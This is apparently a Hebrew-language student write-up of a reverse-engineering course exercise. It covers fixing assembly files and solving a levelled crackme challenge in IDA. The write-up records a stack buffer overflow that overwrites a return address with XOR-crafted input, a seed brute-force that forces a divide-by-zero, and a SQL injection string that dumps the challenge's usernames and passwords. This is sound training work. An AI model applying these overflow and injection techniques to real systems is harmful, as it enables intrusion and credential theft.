

חלק 2 – Part b

Partb.nopt.s

- ב L6 ו L2 בוצעו קפיצות ל L3 ולא ל L6 כמצופה לפי התנהגות partb.exe.
- הפרמטרים ל scanf חסרים ונוספו בהתאם.
- נעשה שימוש ב lc2 כדי לתפור את הפרמטרים החסרים של Scanf וכדי שהפרמטר השני יהיה integer ולא character בוצע שינוי לערך ב lc2 ל %d (במקום %c)

Partb.opt.s

- בקוד המקורי היה שימוש ב seed ו srand כדי ש rand יגריל נתונים בהתאם לזמן. לכן הוספנו קריאה ל srand עם seed.
- L2: ההדפסה הראשונה לא הייתה נכונה (הודפס guess a number פעמיים בריצה של התכנית) ולכן השתנתה ל enter your guess (lc1)
- L2: הקפיצה jge הובילה לכך שלא הודפסה אינדיקציה שהמספר גדול יותר מקלט המשתמש ולכן הוחלפה הקפיצה ל L3 מ L2.
- L2: עקב עריכת הקפיצה התבקש לשנות את ההדפסה שקורית אחרי הקפיצה – הדפסה שמסמלת שהמספר קטן. ולכן שונה הלייבל ב Lc3 ל Lc4.
- L3: בהתאם לשינוי ב L2 נדרש שינוי הדפסה ב L3 ככה שתודפס אינדיקציה שהמספר גדול ולכן שונה ה label ל LC3.

חלק 3 – part c

- בתרגול ייעצו לנו להתחיל עם f12 וזה מה שעשינו – נמצא כפתור חסר עם 'button disabled' וערכנו את הטקסט שלו (הסרנו את disabled). עם לחיצה עליו התגלה אתגר שנדרש לפתור כדי לבצע recovery.
- ניסיונות ליצור קובץ כפי שתואר בתרגול נכשלו ולכן הורדנו TCC למחשב שמקמפל קבצים קטנים – הקובץ הדרוש בגודל 2048 והקובץ exe שיצרנו עמד בדרישות.

הורדנו את crackme.s. ניסינו לקמפל אותו והיה צריך להוריד בשביל לעשות את זה sqlite3.dll. הורדנו והצלחנו להריץ ב IDA.

הפקודה שהרצנו כדי ליצור את crackme:

```
gcc -m32 crackme.S sqlite3.dll -o mycrackme
```

Level 1


חיפשנו שמות משמעותיים בקובץ כדי לבחון input שונים באתר. ניסינו args=admin ו parameters=admin וקיבלנו Level 1 pass.

Level 2

מצאנו כותרות ל level1 ו level2 ברשימת functions. עברנו ל level2.

ביצענו ניתוח סטטי ועל ידי שינוי שמות של המשתנים בזה אחר זה גילינו שמתבצע loop של קריאת מערך שמוגדל מ rand32 וכן מתבצעת כתיבה על המערך עם xorאים שמתבצעים על הערכים שהכנסנו ב scanf.

הגענו גם למסקנה כי יש שני שלבים ל scanf: 2 המספרים הראשונים שמכניסים ב scanf מהווים גבולות למערך שלאחר מכן מכניסים ב scanf. מצאנו כי המספרים הראשונים הם גבולות של מערך שמודפס מתחילת יצירת המערך על ידי rand32. בסוף Level2 יש השוואה בין המערך שהמשתמש הכניס כאשר בוצע לו xor עם המערך שהוגדל על ידי Rand32 ומתבצעת השוואה עם מערך קבוע ששמור בקוד:



6E100A31h
82F1D755h
1Bh

כלומר כדי לעבור את שלב 2 יש דרישה ליצור מערך שידע לבצע xor עם המערך שמודפס ב cmd ככה שנקבל את התוצאה שבתמונה.

ניסינו להבין מאיפה מתחיל ה xor כדי שנדע איך להכניס את הפרמטרים והמסקנה הייתה שמתחילים את ה xor מ -31 < 32 סיביות שאחריו (556E100A) < ...

סהכ קיבלנו עבור קלט לרמה 2:

Level 1 Passed!

0

12

041B82F1 5FAC5A1F 04AF1079 //the array printed by the code based off the 0 to 12

The code which we need to get to:

```
6E100A31h
82F1D755h
1Bh
```

35000000 //the xor for the 04 and 35 to get the 31 which is in the code

0ac24a15 //continuing left to right to xor the result code and the array printed: xor for 55 and 5f is 0a, xor for c2 and AC is 6E etc....

1f2de1ae // ..

Level 2 Passed!

Level 3:

שמנו לב שרמה 3 נמצאת ב dummy function שלא נקראת בכלל.

שמנו לב ש dummy נמצאת על המחסנית. ראינו שבסוף ה main יש retn כלומר אולי אפשר לבצע buffer overflow בשלב 2 ואם יתבצע xor לערך שמסמן חזרה מה main (לאן שנקפוץ אחרי retn) נוכל להגיע ישירות ל dummy.

נאלצנו להגדיל את טווח המערך שיודפס ב Level. הגדלנו אותו עד שמצאנו את מיקום כתובת החזרה מ retn ב main. גילינו שהכתובת בבית ה18 ולכן הכנסנו את אותם ערכים של שלב 2 רק עם xor שיתאים לקפיצה ל dummy: במקרה שלנו

0040138 xor 00000b17 = 0041891

```
A01B82F1 B97955FE 7DE12698 00000048
00000000 0064FEE0 0064FE98 0064FEC0
00401961 00000009 0064FED8 00401AED
5B7D5663 006E2E18 0000002C 00401891
0064FF68 00401386
```

והמחסנית

```
00041ED0 0000002C
0064FED4 00401891 __dummy_
0064FED8 0064FF68 Stack[00008648]:0064FF68
0064FEDC 00401386 __tmainCRTStartup+226
```

הדפסה סופית:

```

Level 1 Passed!
0
72
A01B82F1 B97955FE 7DE12698 00000048
00000000 0064FEE0 0064FE98 0064FEC0
00401961 00000009 0064FED8 00401AED
5B7D5663 00D22E18 0000002C 00401891
0064FF68 00401386
35000000
0ac24a15
1f2de1ae
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
00000b17
Level 3 Passed!
00

```

עם זאת, הקוד מפסיק לרוץ עם הקריאה ל dbaccess call (מקבלים error – no user.db table)

Level 4 – לפני ניסיון לפתור

ניסינו להריץ את 3 באתר וגם שם קיבלנו error.

ניסינו להריץ את שלב 3 בלי הקפיצה ל dummy וגילינו שהכתובות של הקפיצה חזרה מה main והכתובת שלנו שונה:

באתר:

```
Level 1 Passed!  
A01B82F1 B97955FE 7DE12698 00000048  
00000000 006BFF30 006BFEE8 7599B119  
00401841 00000009 006BFF28 004019CD  
5B7D5663 00C52A78 0000002C 00401771  
006BFF80 00401233
```

ואצלנו:

401386 כפי שהוצג קודם.

כלומר יש הפרש של 153 בין הכתובות חזרה ונצטרך להתחשב בהפרש הזה עם חישוב הכתובת שאליהן נרצה לקפוץ.

טווח dummy אצלנו:

מ

$1891 - 153 = 173E$

עד

$18d9 - 153 = 1786$

כלומר הנחנו שבשרת dummy נמצאת בין הכתובות האלו.

לכן כשנבצע xor לכתובת ב level2 נחפש כתובת שבין 2 הערכים ככה שתתאים לכתובת main שמוצגת באתר.

Level 4 – ניסיון לפתור

גילינו שיש ב handler "level 4 pass" אז חיפשנו איך לקפוץ אליו. ראינו שיש cmp עם ערך שגיא 8 כלומר לפי גוגל FPE. לכן רצינו לבצע חלוקה ב 0.

מצאנו שהערך מחלקים בו ב Dummy תלוי ב seed כלשהו. חיפשנו איפה הוא מיוצר וגילינו שהוא מיוצר בתחילת הקוד והוא משמש כדי ליצור seed ל rand32 – כלומר rand32 תתנהג קבוע בהנתן seed (ונוכל לחזות את המערך שיתקבל ב level2 ולהתאים את הקלט של המשתמש בהתאם).

עשינו brute force ל seed. גילינו ש 58 מחלק ב 0 אבל קיבלנו קריסה (0 חלקי 0). ניסינו מספרים שמכילים 0, וגילינו שאין קפיצה ל handler.

התייעצות ב Discord הובילו למסקנה כי אין ב IDA תמיכה ב exception handling כלומר גם אם יתבצע FPE, לא ייקרא ה handler.

לכן החלטנו לעבור לניתוח סטטי של הקוד בשלב הזה.

גילינו שעם seed = 44 מתקבל FPE באופן תיארוטי ושידור תיקרא ותביא Level 4 pass!

לאחר מכן הקוד ימשיך על ידי שינוי הערך ב Divider לערך שונה מ 0 וככה הריצה תמשיך ותחזור ל dummy.

קבלת טבלת המשתמשים

ביצענו ניתוח סטטי על dbaccess וגילינו שיש שם מחזורת חסרה:

```
...rdata:0040402C aSelectUsername db 'select username, password from users where username=',27h,0  
...rdata:0040402C
```

כלומר כנראה שאפשר להזריק שם מחרוזת SQL לבחירתנו.

למזלנו אנחנו מומחים ב memes ולכן הידע שלנו בהזרקה מספיק כדי להזריק פה הצגה של הטבלה:



כלומר אם נסגור את המחרוזת של username ונוסיף OR עם ערך שיתן true – תוצג כל הטבלה:

"" OR '0'='0'""

חיפשנו אם Dbaccess מקבלת פרמטר כלשהו שרלוונטי להזרקה שלנו. גילינו ש var_8 הוא הפרמטר של הפונקציה וחיפשנו איפה הוא נוצר ואכן הוא הארגומנט השני שמתקבל ולכן סהכ הארגומנטים שנשים באתר יהיו:

44 ו- "" OR '0'='0'""

עדיין נותר לנו למצוא את הכתובת הנכונה של dummy באתר (שכן יש שוני בכתובות כפי שהוצג לעיל) ולכן נבצע brute force על ערכים בטווח שהוזכר (עם התחשבות ב xor) כדי למצוא איפה בערך מתחילה Dummy שבשרת.



Download Recovery Source



Download Recovery Executable

Command line arguments

```
44 "' OR '0'='0'"
```

Input:

```
0 72
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
```

Output:

```
Level 1 Passed!
A01B82F1 B97955FE 7DE12698 00000048
00000000 006BFF30 006BFEE8 7599B119
00401841 00000009 006BFF28 004019CD
5B7D5663 00C32A78 0000002C 00401771
006BFF80 00401233
Level 3 Passed!
wizard | 2S3Y7SWHV4PN4TYO
goblin | 53FRM5XD4C79NM8E
giant | XCBRQJNWCYMWG3RR
archer | 9TOU67YDOY82KAV9
```

Errors: